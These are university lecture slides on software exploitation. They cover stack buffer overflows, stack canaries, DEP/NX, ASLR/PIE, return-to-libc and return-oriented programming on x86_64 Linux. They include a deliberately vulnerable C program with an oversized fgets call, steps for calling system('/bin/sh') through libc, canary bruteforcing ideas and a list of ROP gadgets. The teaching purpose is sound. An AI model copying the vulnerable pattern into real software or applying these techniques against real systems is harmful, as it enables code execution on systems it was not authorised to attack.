CYBER 4.0
CYBERSECURITY COMPETENCE CENTER

LEONARDO

CyberX – Mind4Future 2024

Software Exploitation

Walter Tiberti, Ph.D

RTD/a in IINF/03-Telecomunicazioni
Dipartimento di Ingegneria,
Scienze dell'Informazione e Matematica
Università degli Studi dell'Aquila

DISIM

Email: **walter.tiberti@univaq.it**

SAPIENZA UNIVERSITÀ DI ROMA | TOR VERGATA UNIVERSITÀ DEGLI STUDI DI ROMA | ROMA TRE UNIVERSITÀ DEGLI STUDI | LUISS | UNIVERSITÀ CAMPUS BIO-MEDICO DI ROMA | UNIVERSITÀ DEGLI STUDI DI CASSINO E DEL LAZIO MERIDIONALE | UNIVERSITÀ DEGLI STUDI DELL'AQUILA | UNIVERSITÀ DEGLI STUDI DELLA TUSCIA

Agenda

- Introduction
- Buffer Overflow Vulnerabilities
  - Stack structure (review)
  - Simple case
  - Countermeasures
  - Ret2LibC
  - Return-oriented Programming (ROP)
- Format String Vulnerabilities
- Heap Exploitation (notions)
- Exploitation on Windows (notions)
- Exercises

Introduction

- In this lecture we will discuss the most common **memory corruption vulnerabilities**
  - *Buffer overflows*
  - *Format String vuln.*
  - *Heap overflows*
- We assume we are working on a **x86 64-bit CPU (x86_64)** and a **Linux OS**
  - I will try to give you some pointers on what changes in different OS/platforms
  - Feel free to ask for more info!

Buffer Overflow Vulnerabilities


Buffer Overflow

- **What**: a vulnerability happening when an area of memory ("*buffer*") is written over exceeding its size – overwriting what follows
  - If the buffer is located on the stack → **Stack Buffer overflow**
- **Causes**: no strong bound checking, off-by-1 errors (NUL byte), integer over/underflows
- **Consequences**: depends on where the buffer is allocated, in general:
  - Arbitrary (over)write (sometimes *Write-What-Where*)
  - Code Execution

CPU Stack review in two slides

- What: a memory area used as temporary storage, reserved at thread-level, managed by CPU
  - Normally addressed via special purpose registers.
    In case of x86_64:
    - RSP → 64-bit CPU register used as stack pointer, i.e., always points to the current top of the stack
    - RBP → 64-bit CPU register used as frame pointer, i.e., auxiliary pointer used to locate the portion of the stack reserved for current function arguments/locals
- **Last-in-First-Out policy** with two operations/instruction:
  - PUSH **x** → reserve space by <u>decrementing</u> the stack pointer and store **x** (word-sized)
  - POP **y**→ retrieve the element on the top of the stack and store it in **y**, <u>incrementing the stack pointer</u>
- Organized in stack frames → created at function start, discarded at function end.
- On x86_64 Linux ABI, the stack frames cointain also:
  - The frame pointer value before the call (“old” RBP value before the function call)
  - Return address to the caller’s code (!!!)

CPU Stack review in two slides - example



Remember that:

- The **CALL** instruction automatically push the next address (after the call) onto the stack

- The **RET** instruction automatically retrieve the top of the stack (via RSP) and replace the instruction pointer (RIP) with it

Stack Buffer overflow

- Typical issue when there is an array declared as non-static function-local variable and no bound checking is adopted
  - Most compilers/launguages allocate thread-local non-static local variable on the stack
  - Security issue: the stack contains also metadata related to code execution
    - Return addresses!
- Typical attack objective: replace the return address with an address pointing to malicious code (e.g., spawn a shell)

Vulnerable code – source code view

```c
#include <stdio.h>

int main(int argc, char *argv[])
{
        char vulnerable[32]; // what if we write >32 characters?
        char victim[16]; // <---

        printf("Insert a string: ");
        fgets(vulnerable, 256, stdin); // Wrong size!

        printf("Vulnerable: %s\n", vulnerable);
        printf("Victim: %s\n", victim);
        return 0;
}
```

```
wtiberti@x1c6-hook CyberX $ ./stack-example
Insert a string: aaaa
Vulnerable: aaaa

Victim:
```

```
wtiberti@x1c6-hook CyberX $ ./stack-example
Insert a string: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Vulnerable: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Victim:
Segmentation fault (core dumped)
```

Crash!

Vulnerable code – debugger view

- Just before the `call` to fgets:

```
gef➤  x/32gx $rsp
0x7fffffffda30: 0x00007fffffffdb98      0x0000000100000000
0x7fffffffda40: 0x0000000000000000      0x0000000000000000
0x7fffffffda50: 0x0000000000000000      0x00007ffff7fe53e0
0x7fffffffda60: 0x0000000000000000      0x00007fffffffdb98
0x7fffffffda70: 0x00007fffffffdb10      0x00007ffff7dc7e08
0x7fffffffda80: 0x00007fffffffdac0      0x00007fffffffdb98
0x7fffffffda90: 0x0000000100400040      0x0000000000401136
0x7fffffffdaa0: 0x00007fffffffdb98      0xc84f7ec0ff844cfd
0x7fffffffdab0: 0x0000000000000001      0x0000000000000000
0x7fffffffdac0: 0x00007ffff7ffd000      0x0000000000403df0
0x7fffffffdad0: 0xc84f7ec0fca44cfd      0xc84f6e87b2da4cfd
```

Victim @ 0x0x7fffffffda40

Vulnerable @ 0x7fffffffda50

Return to libc_start_main

Vulnerable code – debugger view

- AFTER before the `call` to fgets

```
gef➤  x/32gx $rsp
0x7fffffffda30: 0x00007fffffffdb98      0x0000000100000000
0x7fffffffda40: 0x0000000000000000      0x0000000000000000
0x7fffffffda50: 0x6161616161616161      0x6161616161616161
0x7fffffffda60: 0x6161616161616161      0x6161616161616161
0x7fffffffda70: 0x6161616161616161      0x6161616161616161
0x7fffffffda80: 0x6161616161616161      0x6161616161616161
0x7fffffffda90: 0x6161616161616161      0x6161616161616161
0x7fffffffdaa0: 0x00007ffffff000a       0xc84f7ec0ff844cfd
0x7fffffffdab0: 0x0000000000000001      0x0000000000000000
0x7fffffffdac0: 0x00007ffff7ffd000      0x0000000000403df0
0x7fffffffdad0: 0xc84f7ec0fca44cfd      0xc84f6e87b2da4cfd
```

Victim @ 0x0x7fffffffda40

Vulnerable @ 0x7fffffffda50

Return to libc_start_main

What happens when `main()` ends?


After the return

- We would jump to `0x6161616161616161` …
- That is:
  - NOT a *canonical* x86_64 address
  - NOT **mapped** on the process address space
- Result → Crash (segmentation fault)

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000000000400000 0x0000000000401000 0x0000000000001000 r-- /home/wtiberti/Desktop/CyberX/stack-example
0x0000000000401000 0x0000000000402000 0x0000000000001000 r-x /home/wtiberti/Desktop/CyberX/stack-example
0x0000000000402000 0x0000000000403000 0x0000000000001000 r-- /home/wtiberti/Desktop/CyberX/stack-example
0x0000000000403000 0x0000000000404000 0x0000000000001000 r-- /home/wtiberti/Desktop/CyberX/stack-example
0x0000000000404000 0x0000000000405000 0x0000000000001000 rw- /home/wtiberti/Desktop/CyberX/stack-example
0x0000000000405000 0x0000000000426000 0x0000000000021000 rw- [heap]
0x00007ffff7d9f000 0x00007ffff7da2000 0x0000000000003000 rw-
0x00007ffff7da2000 0x00007ffff7dc6000 0x0000000000024000 r-- /usr/lib/libc.so.6
0x00007ffff7dc6000 0x00007ffff7f37000 0x0000000000171000 r-x /usr/lib/libc.so.6
0x00007ffff7f37000 0x00007ffff7f85000 0x000000000004e000 r-- /usr/lib/libc.so.6
0x00007ffff7f85000 0x00007ffff7f89000 0x0000000000004000 r-- /usr/lib/libc.so.6
0x00007ffff7f89000 0x00007ffff7f8b000 0x0000000000002000 rw- /usr/lib/libc.so.6
0x00007ffff7f8b000 0x00007ffff7f95000 0x000000000000a000 rw-
0x00007ffff7fc1000 0x00007ffff7fc5000 0x0000000000004000 r-- [vvar]
0x00007ffff7fc5000 0x00007ffff7fc7000 0x0000000000002000 r-x [vdso]
0x00007ffff7fc7000 0x00007ffff7fc8000 0x0000000000001000 r-- /usr/lib/ld-linux-x86-64.so.2
0x00007ffff7fc8000 0x00007ffff7ff1000 0x0000000000029000 r-x /usr/lib/ld-linux-x86-64.so.2
0x00007ffff7ff1000 0x00007ffff7ffb000 0x000000000000a000 r-- /usr/lib/ld-linux-x86-64.so.2
0x00007ffff7ffb000 0x00007ffff7ffd000 0x0000000000002000 r-- /usr/lib/ld-linux-x86-64.so.2
0x00007ffff7ffd000 0x00007ffff7fff000 0x0000000000002000 rw- /usr/lib/ld-linux-x86-64.so.2
0x00007ffffffdd000 0x00007ffffffff000 0x0000000000022000 rwx [stack]
0xffffffffff600000 0xffffffffff601000 0x0000000000001000 --x [vsyscall]
```

Attack - idea

- Idea: fill the vulnerable buffer with an input (payload) that cointains:
  - The precise amount of characters needed to completely fill the space to reach the interesting metadata (→ the return address)
  - Attacker controlled memory address




Attack – problems to solve – counting..

- First problem: detect the precise amount of bytes to write for reaching the return address
  - Techniques:
    - Manual analysis and counting (time consuming, requires the executable)
    - Trial-and-error (time consuming, detectable, black-box)
    - Debruijn sequences (faster, require an output)
      https://en.wikipedia.org/wiki/De_Bruijn_sequence

Attack – problems to solve – where?

- Second problem: what address to use as return address?
- It depends:
  - The application has interesting code somewhere?
  - The libraries mapped in the process address space have interesting code?
  - No useful code anywhere?
- "Old" strategy: put arbitrary malicious code in the stack itself (e.g., in the vuln. buffer) and use the address of it as return address

Shellcode!




Countermeasures: DEP/NX

- The attack strategy has a strong assumption behind: the memory segment containing the stack should be executable
- The easiest solution is just to avoid assigning executable permissions to the stack!
- Nowadays this technique is used always and has different names:
  - DEP (Data execution prevention)
  - NX Stack (Not Executable Stack)
  - W^X (more subtle – *Read XOR Execute* - when a memory segment is writeable, it should not be executable)

Countermeasures: Stack Canaries (1 of 2)

- **Idea**: during function prologue, place specific values in the stack before the return address and check them for changes before returning.
  - If there is a Buffer Overflow, the values will change!
  - If so, better crash then giving the attacker a chance to execute code
- This technique/value is called :
  - Stack Canary
  - Stack Cookie
  - Stack protector



Countermeasures: Stack Canaries (2 of 2)

- Types of canaries:
  - Fixed (a fixed value decided at compile time)
  - Terminator (a value that includes common string terminators e.g., NUL, newline, etc.)
  - Random (a random value generated by the OS/kernel)
- When canaries are deployed, the attacker can still perform the attack if has a way to guess/leak/bruteforce the canary value

Getting the canary

- Depending on the scenario, the attacker could
  - Reverse the executable to get a fixed canary value
  - Abuse a vulnerable function that do not stops at terminators (strcmp vs. memcpy)
  - Bruteforcing
- Bruteforcing may work in case of "*forking servers*" application (i.e., an application handling requests by forking and creating child processes) since the canary is shared with child processes
  - (just the idea) what if the attacker just returns to the function itself while providing different canary values? You could get the canary value byte-by-byte

PIE and ASLR

- As you may already got, knowing which value to put as return address is <u>critical</u>
- To further block the attackers, a strong defence is to randomize the position (i.e., virtual memory addresses) of memory segments
- Two techniques:
  - PIE – position independent executable
  - ASLR – Address Space Layout Randomization


PIE

- PIE is a technique not strictly adopted as security measure but required for building libraries and all those executable that may not rely on absolute addresses in the code
- PIE tells the compiler to avoid absolute constant addresses and replace them with an expression like:

  Base address + Offset
- The base address depends on where the executable/library is mapped, the offset determine the specific location from the start
- From the security point-of-view, the offset is known but the base address is not
- How to retrieve the base address involve **leaking** addresses in the stack or **bruteforcing**

ASLR

- ASLR consists in randomizing the location all the executable segments, so that an attacker has hard time figuring out where things are located
- Three common variants:
  - No ASLR (0)
  - Just libraries/stack/heap (1)
  - Full ASLR (2)




```
wtiberti@x1c6-hook ~ $ cat /proc/sys/kernel/randomize_va_space
2
```

Return to LibC

- In Linux, 90% of the userspace programs uses the C-library. Hence, it is commonly mapped in the process address space
- The attacker could try to abuse a BoF to call e.g., the C-libary function `system("/bin/sh")` to execute a shell. To do so:
  - Retrieve or compute the `system()` address
  - Retrieve or build the string *"/bin/sh"* in a known location (e.g., stack by using RSP)
  - Exploit the BoF putting the address of *"/bin/sh"* in **RDI** (first argument) and the `system()` address as return address

Return to LibC – system() address

- In order to compute the address, we need both the base address of the C-library when loaded inside the address space of the process and the offset to system()
- The base address may be trivial or very difficult to get if ASLR is used – in both cases, leaking/reversing/bruteforcing is used
  - Note: the libc_start_main+X return address is inside the stack!
  - Note: ...is there a place in the ELF where imported library function addresses are put?
- The offset is easy to get (`nm -D /lib/libc.so.6`) IF you have the 1:1 C-Library file
  - Different versions, compilation flags etc. may alter the offset
  - There exists databases of compiled C-libraries with symbol address search function: https://libc.rip/

“/bin/sh”

- Option 1: easilly found inside libc (`strings -tx /lib/libc.so.6`)
- Option 2: forge the string inside the stack leaving RSP pointing to it
  - `PUSH 0x68732f6e69622f` → `“/bin/sh\x00\x00\x00\x00\x00”` in little-endian
- Using the address forged/found as argument could be not so easy.
- However, we can use a 2-step approach:
  1) Spot the address containing an instruction letting us set RDI with a controlled value. Set this value as return address
  2) Manipulate the following stack location (used as return value) so that, after setting RDI, you can return to another location of your choice → system()

(more details later)

Return Oriented Programming (ROP)

- Idea: by exploiting a BoF we can write data starting from the address of a vulnerable buffer. We could continue writing past the return address to **forge** small stack frames containing return addresses to existing fragments of code ending with the RET instruction ("Gadgets")
- By concatenating gadgets (→ creating a "ROP chain") we can execute code bypassing DEP/NX entirely
- This technique is called Return oriented Programming (ROP)

ROP in action – some gadgets

```
mov eax, 0xffffffff
ret
```

```
pop rdi
pop rbp
ret
```

```
pop rbx
pop r12
pop r13
pop rbp
ret
```

```
jmp rax
```

```
sbb eax, eax
ret
```

```
mov qword [rbx], 0
pop rbx
pop r12
pop rbp
ret
```

```
xor eax, eax
call sym.snprintf
```

```
mov eax, ebx

syscall
```

```
mov rbx, qword [rbp - 8]
leave
ret
```


```
syscall
```

```
call r15
```

